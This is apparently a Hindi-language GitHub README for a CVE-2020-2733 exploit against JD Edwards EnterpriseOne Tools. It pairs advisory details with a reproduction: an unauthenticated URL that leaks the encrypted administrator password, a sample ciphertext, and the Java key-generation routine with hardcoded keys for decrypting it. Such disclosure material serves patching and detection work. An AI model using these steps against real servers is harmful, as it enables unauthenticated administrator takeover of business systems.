 anmolksachan/cve-2020-2733
JD Edwards EnterpriseOne Tools में CVE-2020-2733 के लिए शोषण, अप्रमाणित व्यवस्थापक पासवर्ड डिक्रिप्शन और प्रमाणीकरण बाईपास प्रदर्शित करता है ताकि व्यवस्थापक अधिकार प्राप्त किए जा सकें।


चित्र 1: स्ट्रिंग को डिक्रिप्ट करें

चित्र 2: URL देकर डिक्रिप्ट करें
एप्लिकेशन: JD Edwards EnterpriseOne Tools
प्रभावित संस्करण: JD Edwards EnterpriseOne Tools 9.2
विक्रेता URL: https://oracle.com/
बग: सूचना प्रकटीकरण
रिपोर्ट किया गया: 18 सितंबर, 2019
सार्वजनिक सलाह की तिथि: 23 अगस्त, 2022
संदर्भ: [https://www.oracle.com/security-alerts/cpuapr2020.html, https://redrays.io/cve-2020-2733-jd-edwards/]
पता लगाने के लिए Nuclei टेम्पलेट: https://github.com/projectdiscovery/nuclei-templates/blob/68f0ad5fa2f54a08959e2d68633174750fcb4952/http/cves/2020/CVE-2020-2733.yaml#L2
सलाहकार सूचना
शीर्षक: [CVE-2020-2733] JD Edwards EnterpriseOne Tools व्यवस्थापक पासवर्ड पर्याप्त रूप से सुरक्षित नहीं है
जोखिम: गंभीर
सलाह URL: https://redrays.io/cve-2020-6369-patch-bypass/
प्रकाशन तिथि: 23.08.2022
दूरस्थ रूप से शोषणीय: हाँ
स्थानीय रूप से शोषणीय: नहीं
CVSS जानकारी : CVSS v3.1 Base Score: 9.8 / 10 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
JD Edwards EnterpriseOne Tools 9.2 या उससे निचले संस्करण अनधिकृत हमलावरों को प्रमाणीकरण को बायपास करने और सिस्टम पर व्यवस्थापक अधिकार प्राप्त करने की अनुमति देते हैं।
यह भेद्यता Oracle JD Edwards Management पोर्टल में पाई गई थी। भेद्यता को पुन: उत्पन्न करने के लिए, आपको (बिना प्रमाणीकरण के) निम्नलिखित URL खोलना होगा
http://JDEdwards:8999/manage/fileDownloader?sec=1
जब आप URL खोलते हैं, तो आप पृष्ठ में छद्म-यादृच्छिक पाठ देख सकते हैं।

ACHCJKGJHCJKBLLALOLOJFCABEFHOALDDAOFNGGANPDB
JD Edwards jar फ़ाइलों का विश्लेषण करने के बाद, हमने पाया कि यह छद्म-यादृच्छिक डेटा – एन्क्रिप्टेड व्यवस्थापक पासवर्ड है!
एन्क्रिप्शन कुंजियाँ निम्नलिखित फ़ंक्शन में स्थित हैं
private static void genKeys(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2, byte paramByte)
{
int i = 0;
byte[] arrayOfByte1 = { 65, 4, 95, 12, 88, 41, 6, 114, 119, 93, 37, 68, 75, 19, 49, 46 };
byte[] arrayOfByte2 = { 107, 34, 26, 94, 68, 41, 119, 48, 3, 88, 28, 97, 5, Byte.MAX_VALUE, 77, 54 };
byte[] arrayOfByte3 = { 36, 89, 113, 109, 38, 15, 7, 66, 76, 115, 16, 53, 106, 94, 27, 56 };
int j = paramByte >> 4;
int k = paramByte & 0xF;
int m = arrayOfByte3[j];
for (i = 0; i < 16; i++) {
paramArrayOfByte1[i] = ((byte)(arrayOfByte1[i] ^ m));
}
m = arrayOfByte3[k];
for (i = 0; i < 16; i++) {
paramArrayOfByte2[i] = ((byte)(arrayOfByte2[i] ^ m));
}
}
परिणामस्वरूप, आपको एक व्यवस्थापक पासवर्ड मिलेगा, और आप JD Edwards पोर्टल में कोई भी एप्लिकेशन तैनात कर सकते हैं।

संदर्भ/ क्रेडिट: https://redrays.io/blog/cve-2020-2733-jd-edwards/






